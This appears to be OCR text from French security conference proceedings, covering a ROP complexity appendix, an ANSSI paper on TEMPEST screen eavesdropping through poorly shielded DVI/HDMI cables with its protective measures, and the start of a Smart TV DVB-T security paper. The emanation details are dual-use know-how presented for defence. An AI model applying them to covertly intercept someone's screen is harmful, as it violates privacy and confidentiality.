5. Thomas Dullien, Tim Kornau, and Ralf-Philipp Weinmann. A Framework for Automated Architecture-Independent Gadget Search. In Charlie Miller and Hovav Shacham, editors, *4th USENIX Workshop on Offensive Technologies, WOOT '10, Washington, D.C., USA, August 9, 2010*. USENIX Association, 2010.
6. Nicolás Alejandro Economou. Agafi (Advanced Gadget Finder). In *Ekoparty*, 2014.
7. Andreas Follner. *On Generating Gadget Chains for Return-Oriented Programming*. PhD thesis, Technische Universität Darmstadt, Darmstadt, 2017.
8. Andreas Follner, Alexandre Bartel, and Eric Bodden. Analyzing the Gadgets. In Juan Caballero, Eric Bodden, and Elias Athanasopoulos, editors, *Engineering Secure Software and Systems*, pages 155–172, Cham, 2016. Springer International Publishing.
9. Olivia Lucca Fraser, Nur Zincir-Heywood, Malcolm Heywood, and John T. Jacobs. Return-oriented Programme Evolution with ROPER : A Proof of Concept. In *Proceedings of the Genetic and Evolutionary Computation Conference Companion*, GECCO '17, pages 1447–1454, New York, NY, USA, 2017. ACM.
10. Daniel Hedin and Andrei Sabelfeld. A Perspective on Information-Flow Control. In Tobias Nipkow, Orna Grumberg, and Benedikt Hauptmann, editors, *Software Safety and Security - Tools for Analysis and Verification*, volume 33 of *NATO Science for Peace and Security Series - D : Information and Communication Security*, pages 319–347. IOS Press, 2012.
11. Christian Heitman. Compilador ROP. In *Ekoparty*, 2013.
12. Christian Heitman. BARFing Gadgets. In *Ekoparty*, 2014.
13. Eric Jones, Travis Oliphant, Pearu Peterson, et al. SciPy : Open source scientific tools for Python, 2001–. [Online ; accessed 2018-04-07].
14. Sebastian Krahmer. Der Hammer : x86-64 und das Um-schiffen des NX Bits. In *22nd Chaos Communication Congress – Private Investigations*, 2005.

15. Elias Levy (Aleph One). Smashing the Stack for Fun and Profit. *Phrack*, 7(49), November 1996.
16. Benjamin Livshits, Manu Sridharan, Yannis Smaragdakis, Ondřej Lhoták, J. Nelson Amaral, Bor-Yuh Evan Chang, Samuel Z. Guyer, Uday P. Khedker, Anders Møller, and Dimitrios Vardoulakis. In Defense of Soundiness : A Manifesto. *Commun. ACM*, 58(2) :44–46, January 2015.
17. Nergal. The advanced return-into-lib(c) exploits : PaX case study. *Phrack*, 0x0b(0x3a), December 2001.
18. Đurica Nikolić and Fausto Spoto. Reachability Analysis of Program Variables. *ACM Trans. Program. Lang. Syst.*, 35(4) :14 :1–14 :68, January 2014.
19. Travis E. Oliphant. *Guide to NumPy*. CreateSpace Independent Publishing Platform, USA, 2nd edition, 2015.
20. Tavis Ormandy. Did OptiROP ever get released ? I always solve these constrained ROP problems manually because no good tools exist. `https://twitter.com/taviso/status/733740666920951808`.
21. Tavis Ormandy (@taviso). I know about DEPLIB, but it's not really usable. I think I'm just going to have to write the tool I want :(/cc @4dgifts. `https://twitter.com/taviso/status/733741022795042816`, May 2016.
22. Nguyen Anh Quynh. OptiROP : hunting for ROP gadgets in style. In *Black Hat USA*, 2013.
23. Nguyen Anh Quynh. Capstone : Next Generation Disassembly Framework. In *Black Hat USA*, 2014.
24. Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-Oriented Programming : Systems, Languages, and Applications. *ACM Trans. Inf. Syst. Secur.*, 15(1) :2 :1–2 :34, March 2012.
25. Rolf Rolles. Synesthesia : Automated Generation of Encoding-Restricted Machine Code. In *Ekoparty*, 2016.
26. Daniel Schoepe, Musard Balliu, Benjamin C. Pierce, and Andrei Sabelfeld. Explicit Secrecy : A Policy for Taint Tracking. In *2016 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 15–30, March 2016.
27. Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. All You Ever Wanted to Know About Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask). In *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP '10, pages 317–331, Washington, DC, USA, 2010. IEEE Computer Society.
28. Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. Q : Exploit Hardening Made Easy. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11, pages 25–25, Berkeley, CA, USA, 2011. USENIX Association.
29. Hovav Shacham. The Geometry of Innocent Flesh on the Bone : Return-into-libc Without Function Calls (on the x86). In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, pages 552–561, New York, NY, USA, 2007. ACM.
30. Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. SoK : (State of) The Art of War : Offensive Techniques in Binary Analysis. In *IEEE Symposium on Security and Privacy*, May 2016.
31. Pablo Solé. Hanging on a ROPe. In *Ekoparty*, 2010.

A Décidabilité/Complexité du calcul de matrice de dépendance

Le calcul de la matrice M est indécidable dans le cas général. Pour s'en convaincre, prenons un programme P, ajoutons un registre w n'apparaissant pas dans P, l'entrée correspondant à l'influence de w en entrée sur w en sortie dans la matrice M est égale à 1 si et seulement si P termine. En effet, par construction w n'influence pas l'exécution de P, et les calculs effectués n'influencent pas w. S'il existe une trace finie à partir d'un état initial I, il est donc possible de construite un état I' identique à I sauf sur le registre w tel que I et I' mènent en un temps fini à deux états pour lesquels la valeur de w est différente, et $M(w, w) = 1$.

Réciproquement, si P ne termine pas, alors aucune trace ne mène à un état final, il est donc impossible de construire deux états initiaux menant à deux états finaux pour lesquels la valeur de w est différente, dans ce cas $M(w, w)$ est nul, mais également toutes les autres entrées de la matrice M. Attention, cela ne veut pas dire qu'une matrice de dépendance nulle implique la non-terminaison, par exemple un programme qui initialise tous les registres à une valeur fixe aura une matrice de dépendance nulle.

Ici, nous ne nous intéressons qu'à des séquences d'instructions sans structure de contrôle (et sans réécriture de code), le problème devient alors NP-complet. Sans structure de contrôle le nombre de registres et d'accès mémoires est borné linéairement par la taille du programme. Chaque bit manipulé à chaque instruction de la séquence peut donc être exprimé sous la forme d'une formule logique de taille polynomiale[11] en la longueur du programme. Pour tous registres i et j, $M(i, j)$ peut alors également être exprimé comme un problème de satisfiabilité (SAT) d'une formule logique de taille polynomiale en la longueur du programme : est-ce qu'il existe deux états identiques partout sauf sur le registre j tels que l'application de la séquence d'instruction s mène à deux états pour lesquels le registre i est différent ?

Réciproquement, tout problème SAT peut se réduire à un calcul de matrice de dépendance. Étant donnée une formule SAT S et une séquence s permettant de l'évaluer, la ligne dans M_s correspondant au résultat de cette évaluation est nulle si et seulement si S est une tautologie ou une antinomie. Une simple évaluation de S permet de distinguer les deux. Ainsi, le calcul de matrice de dépendance et SAT appartiennent à la même classe de complexité.

[11] Polynomiale et non linéaire car pour chaque accès mémoire il faut vérifier si l'adresse déréférencée correspond à un accès mémoire précédent.

Risques associés aux signaux parasites compromettants : le cas des câbles DVI et HDMI

Pierre-Michel Ricordel et Emmanuel Duponchelle
prenom.nom@ssi.gouv.fr

Laboratoire Sécurité des technologies Sans Fil
Agence Nationale de la Sécurité des Systèmes d'Information

1 Contexte

Le mot-clef TEMPEST désigne l'ensemble des mesures de protection mises en place afin de protéger des équipements traitant des informations sensibles contre l'interception des signaux électromagnétiques qu'ils seraient susceptibles d'émettre accidentellement.

Selon la légende, la découverte de ces signaux parasites compromettants (SPC) remonte à la seconde guerre mondiale, lorsque des ingénieurs de Bell Telephone découvrent avec stupeur qu'ils parviennent à intercepter les messages clairs traités par le centre cryptographique des Signal Corps, à l'aide des oscilloscopes de leur laboratoire situé de l'autre côté de la rue, à 25 mètres de là [1]. À cette époque les systèmes interceptés étaient des télétypes électromécaniques.

Cette menace a rapidement été prise au sérieux par les grandes puissances, notamment les États-Unis, et par extension les pays de l'OTAN, pour lesquels cette menace est associée au nom de code TEMPEST. Pour contrer cette menace, un cadre normatif a été mis en place, couvrant le blindage des équipements, la protection des sites et les méthodes de mesures. Le secret couvrant ces normes, qui traitent de phénomènes complexes et difficiles à expliquer, et dont les effets pourraient presque paraître surnaturels (on n'est pas loin de la clairvoyance), ont rendu ce domaine mystérieux pour le grand public. Quelques rares chercheurs ont publié des travaux sur le domaine, notamment Wim Van Eck [2], popularisé par l'auteur de science-fiction Neal Stephenson [3], ou Markus Kuhn de l'université de Cambridge [4]. Plus récemment, Martin Marinov, également de l'université de Cambridge [5], a publié TempestSDR, le premier outil OpenSource permettant de reconstituer en temps réel l'image vidéo d'un écran à partir de signaux parasites [6].

2 Les normes TEMPEST en France

L'ANSSI édite une démarche de sécurisation destinée à protéger le risque de compromission d'information par captation de SPC. La mise en œuvre de l'instruction interministérielle n°300 [7] est recommandée pour protéger les informations sensibles des entreprises par exemple. Cependant son application est obligatoire pour le traitement d'information classifiée de défense.

Plusieurs solutions sont proposées pour protéger la confidentialité des informations traitées :

- l'installation des systèmes sensibles dans les pièces les moins exposées au risque, c'est à dire les plus éloignées des zones publiques et des murs et planchers mitoyens ;
- la prise en compte de l'atténuation que la structure des bâtiments apporte aux signaux radiofréquences. Il s'agit du principe du zonage TEMPEST des locaux ;
- Le choix de technologies limitant les risques d'interception, tel que l'emploi de fibre optique ou l'utilisation d'équipements spécialement conçus pour limiter au maximum le niveau des SPC produits par l'ordinateur. On parle alors de « matériel certifié au plan TEMPEST ».

En cas d'impossibilité d'appliquer la démarche de sécurisation proposée, l'emploi d'une cage de Faraday peut devenir une solution alternative.


3 Évolution de la menace : le cas du signal vidéo

La menace est ancienne, mais elle s'applique toujours aux systèmes actuels. Si beaucoup de technologies considérées à risque sont devenues obsolètes, comme les téléimprimeurs, les écrans cathodiques ou les claviers PS/2, d'autres technologies les ont remplacées, et sont elles aussi des sources potentielles de signaux compromettants. Les signaux lents et de grande amplitude sont devenus des signaux différentiels ultra rapides. Mais si les grandeurs physiques et les modes de fuite ont changé, la menace existe toujours.

Prenons à titre d'exemple les signaux passant dans le câble vidéo d'un ordinateur. Autrefois analogique (norme VGA), le signal vidéo est devenu numérique (norme DVI, ou norme HDMI, cette dernière véhiculant principalement des signaux DVI).

3.1 Les signaux VGA

Dans le cas du signal VGA, le signal vidéo est transmis sur trois câbles coaxiaux (un par couleur élémentaire : rouge, vert, bleu). Pour chaque couleur élémentaire, l'intensité d'un pixel est codée par une tension comprise entre 0 Volt et 0,7 Volt, dont la valeur dépend linéairement de l'intensité. Les pixels sont transmis séquentiellement, ligne par ligne, de gauche à droite et de haut en bas, l'ensemble formant une trame. Les trames sont transmises continuellement, à la fréquence dite de rafraîchissement de l'écran (ou fréquence trame). Généralement des marges horizontales et verticales sont réservées autour de l'image visible, afin de laisser du temps à l'électronique de contrôle de l'écran de se préparer à passer d'une ligne à l'autre, et d'une trame à l'autre.



Nous obtenons donc 3 fréquences cruciales pour l'interprétation d'un signal VGA :

- la fréquence trame, c'est-à-dire la fréquence de répétition d'une trame, généralement aux alentours de 60 Hertz ;
- la fréquence ligne, qui est le produit de la fréquence trame et du nombre de lignes d'une trame (ce nombre inclut les lignes visibles et les lignes des marges invisibles en haut et en bas), faisant généralement plusieurs dizaines de kilohertz ;
- la fréquence pixel, qui est le produit de la fréquence ligne et du nombre de pixels par ligne (ce nombre inclut les pixels visibles et les pixels des marges invisibles à gauche et à droite), faisant généralement plusieurs dizaines de mégahertz.

À titre d'exemple, pour un signal HD 1080p 60 Hz (1920x1080), le standard HDTV prévoit 280 pixels de marges horizontales et 45 pixels de marges verticales, soit un total de 2200x1125 pixels. La fréquence trame est

fixée à 60 Hertz, donc la fréquence ligne est de $60 \times 1125 = 67,5$kilohertz, et la fréquence pixel est de $67,5kHz \times 2200 = 148,5$mégahertz.

Afin d'aider l'écran à se synchroniser à ce signal, le câble VGA véhicule également des signaux de synchronisation donnant les temps de début de lignes et début de trames.

Un blindage n'étant jamais parfait, une partie de l'énergie de ces signaux va s'échapper du câble par rayonnement. Ce rayonnement est associé aux variations du signal, et non à son niveau continu. En effet, ce sont les fronts, montants ou descendants, d'un signal qui génèrent des signaux parasites, et plus ces fronts sont raides (plus le dV/dt est important), plus l'énergie rayonnée augmente.

Le signal VGA est relativement rapide, il est donc propice au rayonnement, mais la présence ou non de fronts est conditionnée au contenu de l'image, notamment aux variations brusques d'intensité lumineuse au sein d'une ligne. Ainsi sur la capture ci-dessous, on constate que seules les frontières verticales des lettres sont visibles, lorsque ces lettres présentent un fort contraste par rapport au fond.

3.2 Le raster

Le but d'un raster, comme TempestSDR, est de reconstituer l'image affichée à l'écran, à partir des signaux parasites corrélés à des signaux d'écran. En l'occurrence, il peut s'agir des signaux rayonnés par le câble VGA, qui sont détectés (démodulés en amplitude) par un récepteur à une fréquence donnée, avec une bande passante suffisamment large par rapport à la fréquence pixel. Une grande bande passante est capitale car c'est elle qui va déterminer la netteté horizontale de l'image : le rapport de la fréquence pixel sur la bande passante donne la largeur du flou, en pixels.

Le fonctionnement d'un raster est similaire à celui d'un écran : il doit restituer sur une image l'intensité du signal, en balayant de gauche à droite et de haut en bas. La seule différence est qu'il n'a pas accès aux signaux de synchronisation ligne et trame. Il doit donc reconstituer ces signaux.

Ces derniers étant réguliers, il suffit de retrouver leur fréquence et leur phase pour retrouver l'image originale. Outre l'affichage de l'image, une fonction essentielle d'un raster est donc d'assister l'opérateur à retrouver, avec une grande précision, ces fréquences ligne et trame. Une fonction importante du raster est également de pouvoir moyenner plusieurs trames successives, afin d'améliorer le rapport signal à bruit de l'image.

Il faut noter que l'image d'un raster sera toujours monochrome, les rayonnements des câbles rouge, vert et bleu s'additionnant et ne pouvant pas être différenciés au niveau de l'antenne de réception.

3.3 Les signaux DVI et HDMI

Les signaux véhiculés par les câbles DVI ou HDMI sont des signaux numériques différentiels transmis sur des paires torsadées. Le signal HDMI est identique au signal DVI. Usuellement, 4 paires sont utilisées : 3 véhiculant les couleurs rouge, vert et bleu, et la dernière véhiculant un signal d'horloge synchronisant le flux binaire. Dans les câbles DVI, trois paires supplémentaires peuvent être utilisées pour doubler le débit rouge, vert, bleu pour les très hautes résolutions. Ces paires supplémentaires n'existent pas dans les câbles HDMI.

Une particularité du signal DVI est qu'il reprend exactement les mêmes contraintes temporelles que le signal VGA : les fréquences pixel, ligne et trame ne changent pas par rapport au VGA. Ce qui change est la méthode de transmission de l'information. Ainsi, au lieu de transmettre l'intensité d'un pixel par un niveau analogique, celle-ci est transmise par l'envoi d'un code binaire de 10 bits. Ce code binaire est issu de l'algorithme TMDS encodant 8 bits dans 10 bits, qui minimise le nombre de transitions et qui équilibre le nombre de 0 et de 1 afin d'améliorer la fiabilité de la transmission. Les signaux de synchronisation ligne et trame sont encodés dans les marges du signal bleu. En HDMI, les marges vidéo sont également utilisées pour encoder de l'audio numérique.

Le signal DVI est donc un signal numérique dix fois plus rapide que le signal VGA. Ainsi pour le mode HD 1080p, avec une fréquence pixel de 148,5 MHz, les paires différentielles transmettent 1485 Mbit/s chacune. Comparativement au VGA, les fronts de tension sont beaucoup plus nombreux et plus rapides. Une autre différence est que, même si l'intensité d'une séquence de pixels ne varie pas (par exemple une ligne de couleur unie), il y aura quand même la présence de fronts binaires, et donc d'énergie pouvant être rayonnée. De plus, malgré la complexité de l'algorithme TDMS, la distribution en fréquence de l'énergie rayonnée dépend fortement de la valeur binaire transmise.

Cette dépendance, ainsi que la similitude temporelle du signal DVI au signal VGA explique pourquoi un raster fonctionne aussi bien en VGA qu'en DVI. Ainsi, à une fréquence donnée, chaque valeur de pixel 0 à 255 va générer une intensité différente (mais non proportionnelle) de parasites, qui vont permettre avec une bonne probabilité de discerner le contenu de l'écran. Il n'est pas nécessaire de multiplier la bande passante par 10 (ce qui serait coûteux et contre-productif), car l'unité d'information est toujours le pixel, et l'intensité moyenne du code TDMS de 10 bits suffit pour interpréter l'information présente à l'écran. La capture ci-dessous illustre ce phénomène. On constate par exemple que seule une partie de la photo est reconnaissable, mais elle est en inversion vidéo, alors que le texte ne l'est pas.

3.4 Les défauts de blindages DVI et HDMI


Nous avons vu que les signaux DVI sont beaucoup plus rapides que les signaux VGA, et présentent beaucoup plus de fronts raides, et donc sont très susceptibles de rayonner des signaux parasites compromettants. Le blindage de ces signaux est donc capital. Les signaux sont véhiculés dans un câble blindé contenant les paires différentielles. Généralement nous constatons que le câble proprement dit n'est pas une source de rayonnement significative, car son blindage est standardisé et répond à des normes strictes de compatibilité électromagnétique. En revanche, le raccordement du câble au connecteur DVI ou HDMI peut parfois faire défaut, notamment au niveau du raccordement de la tresse de blindage du câble avec le corps du connecteur. En effet, si cette reprise du blindage n'est pas faite de manière continue tout autour du connecteur, le blindage est inefficace et un rayonnement très intense s'échappe à ce niveau.

L'analyse par démontage de dizaines de câbles DVI et HDMI permet de dégager une tendance générale. 4 types de blindages ont été rencontrés :

– l'absence totale de blindage. Bien évidemment ce type de cordon rayonne beaucoup ;

- la présence d'un blindage partiel en feuille de cuivre, et d'un raccord de la tresse par une « queue de cochon », c'est-à-dire que la continuité électrique entre la tresse du cordon et le blindage du connecteur n'est faite que par un fil simple. Ce type de cordon rayonne beaucoup car ce type de blindage est inefficace à haute fréquence ;
- la présence d'un blindage en feuille de cuivre avec un raccord soudé à 360° de la tresse du cordon. Ce type de câble rayonne très peu ;
- la présence d'un capot acier blindé, qui pince la tresse du cordon. Ce type de capot n'a été rencontré que pour des connecteurs DVI. Ce type de câble rayonne très peu.

Les photos suivantes montrent des exemples de câbles DVI et HDMI de ces quatre types de blindages.





La provenance du câble conditionne très souvent sa qualité. Nous avons constaté que dans la très grande majorité des cas, les câbles de mauvaise qualité (les deux premiers types) sont des câbles achetés au détail, alors que les câbles de bonne qualité (les deux derniers types) ont été livrés avec des unités centrales ou des écrans de grands constructeurs informatiques. Notre analyse est que seuls ces derniers sont obligés de respecter des normes de compatibilité électromagnétique. Les fabricants de câbles au détail font l'économie du blindage, ou ne vérifient pas la qualité de leur fabrication. Le prix, l'aspect visuel, ou l'effort de marketing fabricant n'a généralement aucun impact sur la piètre qualité du blindage. Certains prétendent même que leur câble apporte une protection anti-virus[1] !

Les convertisseurs de type, comme l'adaptateur DVI-HDMI illustré ci-dessous, sont également concernés par ce phénomène. Un adaptateur

[1] `http://www.zdnet.com/article/this-xbox-hdmi-cable-has-anti-virus-protection/`

mal blindé peut entraîner un rayonnement très important, même s'il est raccordé à de bons câbles.



Nous estimons que le rapport des rayonnements entre un bon blindage et un mauvais blindage peut atteindre 30 dB, ce qui a pour conséquence de multiplier la distance théorique d'interception par 32. Ainsi, si avec un câble DVI correctement blindé il devient difficile de capturer son signal à plus de 1 mètre, le même résultat sera atteint à 32 mètres d'un câble DVI mal blindé.

4 La protection TEMPEST ou « le bon équipement à la bonne place »

L'**hypothèse initiale** est que l'attaquant n'a pas accès physique à la cible. La cible peut être par exemple un ordinateur utilisé pour le développement de nouveaux produits, un vidéo projecteur de la salle de réunion où se déroule des présentations stratégiques pour la direction, ou bien encore un mur d'images permettant le suivi d'une opération sensible en cours.

Le **« bon équipement »** signifie d'utiliser un équipement limitant le risque d'interception TEMPEST soit parce qu'il a été conçu en ce sens « équipement TEMPEST »[2], soit parce qu'il a été évalué au plan TEMPEST[3]. Le but de ces évaluations est de détecter des problèmes de blindages tels que ceux décrit dans cet article. De plus, il conviendra de choisir un équipement ne disposant pas d'interface radio fréquence (RF).

[2] Par exemple il existe une liste d'entreprises accréditées par l'OTAN (`https://www.ia.nato.int/niapc/tempest/certification-scheme`), et par l'UE (`https://www.consilium.europa.eu/en/general-secretariat/corporate-policies/classified-information/information-assurance/tempest/`)

[3] On peut citer par exemple le BSI Zoning list : `https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/BSITL03305/TL_03305_pdf.pdf`

Si l'utilisation de technologie RF est indispensable, il conviendra alors de sécuriser correctement le lien radio.

La « **bonne place** » signifie d'installer l'équipement, ou le système, dans un environnement limitant les risques d'accès physique, de surveillance visuelle, d'interception acoustique et électromagnétique. Pour cela, la protection est généralement basée sur le principe de cloisonnement. L'accès au bureau à protéger doit être protégé physiquement. On va chercher à cloisonner visuellement ce bureau vis-à-vis de l'extérieur en fermant les rideaux par exemple. On isolera acoustiquement ce bureau vis-à-vis des bureaux ou locaux voisins. On veillera à ne pas autoriser la présence d'équipement communicant tel que des enceintes connectées ou des téléphones portables dans les locaux sensibles. De plus, on limitera au maximum la présence d'équipements électroniques non maîtrisés comme les systèmes de domotique superflus. Finalement on tentera de confiner les ondes électromagnétiques à l'intérieur du bureau à protéger.

Le confinement électromagnétique, aussi nommé **protection TEMPEST de l'infrastructure**, consiste à identifier les chemins de fuite électromagnétique afin d'apporter un durcissement à chacun d'eux si nécessaire.

Ces **chemins de fuites** sont de deux types : en rayonnement ou en conduction.

Le phénomène de **propagation par rayonnement** présente la particularité d'être prédictible. En effet, l'interception TEMPEST est facilitée lorsque l'attaquant se trouve à proximité de la cible. Le principe de précaution qui en découle consiste donc à s'éloigner, protection par la distance, ou à estimer l'atténuation des murs et plafonds, **mesure de zonage TEMPEST**. Cette mesure basée sur le principe de la double pesée consiste à établir une mesure de référence puis de la comparer à une mesure effectuée entre l'intérieur du local, où se trouve l'équipement à protéger, et l'extérieur du bâtiment, là où un attaquant pourrait s'installer.

Le phénomène de **propagation par conduction** est plus difficile à appréhender. Si l'équipement est placé à proximité d'un conducteur métallique (canalisations de chauffage central, tuyauterie d'air conditionné ou câblages électriques par exemple), aussi nommé conducteur fortuit, les signaux vont se propager le long de support et « polluer » les éléments métalliques à leur proximité. Ceci implique qu'il est difficile de prédire jusqu'à quelle distance le signal compromettant sera accessible.

Une mesure similaire au zonage TEMPEST peut être envisagée afin de quantifier l'affaiblissement des ondes électromagnétiques se propageant en conduction sur les conducteurs métalliques. Le principe sera alors de

réaliser une mesure de référence sur le conducteur à tester, puis de réaliser la mesure entre le local à protéger et les éléments métalliques accessibles par l'attaquant. Si l'atténuation mesurée est suffisante, il n'est alors pas nécessaire de recourir à l'installation d'un moyen de protection. Par contre si ce n'est pas le cas, plusieurs solutions de durcissement sont envisageables. Il s'agit soit d'éloigner l'équipement à protéger des conducteurs fortuits, soit d'effectuer une **mesure en conduction** sur le conducteur incriminé. En fonction du résultat obtenu, si nécessaire, il conviendra alors d'insérer des moyens de protection ad hoc. Ceux-ci peuvent avoir pour but de stopper la propagation des signaux en « coupant » (isolation galvanique) le support de conduction en utilisant un manchon isolant par exemple, ou de limiter leur propagation en insérant un filtre atténuant grandement le niveau des signaux compromettants. Une fois les dispositifs de protection mis en place, il conviendra d'effectuer une nouvelle mesure en conduction afin de valider leur efficacité.

En résumé, le principe de protection est donc de s'éloigner des locaux mitoyens, des tuyaux de chauffage ou de tout conducteur métallique.

Si les précautions présentées ci-dessus ne sont pas applicables, des solutions alternatives peuvent être envisagées, comme par exemple l'emploi de tissus ou peintures conductrices à appliquer sur les murs et fenêtres ou encore l'utilisation de baie informatique durcie vis-à-vis de la compatibilité électromagnétique (CEM) comme celles utilisées parfois en industrie à proximité de machines tournantes ou de robots. Dans les cas extrêmes, l'emploi d'une cage de Faraday peut se révéler être une solution pragmatique et pérenne à condition d'effectuer correctement la maintenance des ouvrants, sinon il y a risque de fuite, et donc potentiellement de compromission.

5 Conclusion

Nous montrons ici que la menace TEMPEST perdure, et que l'évolution des technologies n'y change rien, en illustrant nos propos par le signal vidéo, qui est un signal particulièrement sensible car il est à la fois riche en information et répétitif (il est retransmis 60 fois par secondes). D'autres signaux peuvent également être concernés, par exemple ceux des claviers [8], des imprimantes, etc.

La réglementation TEMPEST éditée par l'ANSSI [7] est un outil permettant de réduire les risques associés à ces menaces.

Références

1. David G. Boak. A History of U.S. Communication Security (Volumes I and II). *Lectures, National Security Agency*, P.90, 1973.
2. Wim Van Eck. Electromagnetic Radiation from Video Display Units : An Eavesdropping Risk ? *Computers & Security*, 4 (4) :269-286, 1985.
3. Neal Stephenson. Cryptonomicon. 1999.
4. Markus G. Kuhn. Compromising emanations : eavesdropping risks of computer displays. *Technical Report N.577*, University of Cambridge, 2003.
5. Martin Marinov. Remote video eavesdropping using a software-defined radio platform. *Dissertation*, University of Cambridge, 2014.
6. Martin Marinov. TempestSDR. `https://github.com/martinmarinov/TempestSDR`.
7. ANSSI. Instruction Interministérielle n°300 : protection contre les signaux compromettants. 2014. `https://www.ssi.gouv.fr/uploads/IMG/pdf/II300_tempest_anssi.pdf`.
8. Martin Vuagnoux et Sylvain Pasini. Émanations Compromettantes Électromagnétiques des Claviers Filaires et Sans-fil. In *SSTIC*, 2009.

Smart TVs: Security of DVB-T

Tristan Claverie, Jose Lopes Esteves, and Chaouki Kasmi
prenom.nom@ssi.gouv.fr

Wireless Security Lab, ANSSI

Abstract. During the last decade, classical televisions have experienced the same evolution as computers and feature phones by integrating new capabilities. Reading emails, installing applications, surfing the web are now common usages of so-called Smart TVs. With new services and communication interfaces come new interests from IT security researchers. Multiple studies dealing with security and privacy issues on a large number of models have been released. Since 2013, the RF signal broadcasting digital television contents has been shown as a new attack vector, using interactive applications being received through the radiocommunication interface. In this paper, the compounds of a DVB-T stream as well as the mechanism of interactive multimedia applications are presented. A recent extension of those standards designed to mitigate the interactive applications attack vector has been published in early 2017 that will be discussed with regards to weaknesses uncovered during our experimentations. Furthermore, several shortcomings of this specification will be discussed listing possible efficient countermeasures for each of them.

1 Introduction

During the last decades, the evolution of most of electronic devices has been observed. From basic electronics to smart devices composed of multiple sensors and interfaces to increase data exchanges, new features have been integrated. Browsing the Internet in smart cars, streaming movies on smartphones, sending emails from Smart TVs are now common usages. Nevertheless, the security of these smart devices running complex software on powerful hardware is still far from what users are expecting. One of the smart devices of high interest is the Smart TV. Used in companies reception desks as well as in meeting rooms, these devices become widespread and are permanently connected to the network and by extension to the Internet. Most security studies have focused on the operating system running on these devices, applications available on dedicated stores, update mechanisms as well as physical attacks against peripherals. Smart TVs possess numerous interfaces for communicating with the outside world. Those interfaces are very potent and could do harm if controlled by an attacker. Smart TVs can be attacked in order to

access some or all of them, depending of the original goal. The literature states two different purposes for taking control over a Smart TV: either access some secret data that would be stored in it, or use a compromised Smart TV as part of a larger attack, *e.g.* as an entry point for an entreprise network.

While every Smart TV model is different, there are common interfaces that every device has. They are presented based on the type of access required to attack them:

- **Physical access** - Under physical access falls every physical port present on a Smart TV. Usually those are Universal Serial Bus (USB), High-Definition Multimedia Interface (HDMI), RJ45, Common Interface (CI+)... It also contains a micro and/or camera either built-in or pluggable through USB, which is valuable for an attacker.
- **LAN access** - It represents every internal network service that runs on a television and is accessible through the LAN.
- **Radio access** - It includes the broadcast interface with which the terrestrial/satellite signal is received but also the WiFi and Bluetooth interfaces which have been observed on the different models of Smart TV studied.
- **WAN access** - Under this one fall all attacks which primarily rely on the television accessing a malicious web page. Also, users have the ability to install additional applications on their Smart TVs just like on smartphones. Some attacks are making use of that and fall in the same category.

It is worth mentioning that these types of attack are not the prerogative of Smart TVs alone. The use of malicious applications to gain privileges happens on desktop and mobile devices. Network services are attacked on many Internet-enabled devices and not just Smart TVs. As for physical ports, they are not specific to Smart TVs either. Interested readers will find a summary of general attacks against Smart TVs in Appendix A. Considered as inaccessible for a long time, the RF broadcast channel has been considered as out of scope of most studies. With the appearance of dedicated RF dongles and software defined radio tools in parallel of the introduction of new features in the RF channel, this interface has become of high interest for the information security community. Researches have been published demonstrating critical flaws directly related to the absence of signal authentication in digital television. Going further, the introduction of unsigned and non authenticated interactive applications have provided a cheap and ready to use remote code execution on web-based technologies (XML, HTML, JavaScript). Those previous statements

and findings raise the question of the security of Smart TVs in their role of television, that is the security of their broadcast interface. The analysis of related work about the security of the RF broadcast channel of Smart TVs is proposed in the next section.

1.1 Related work

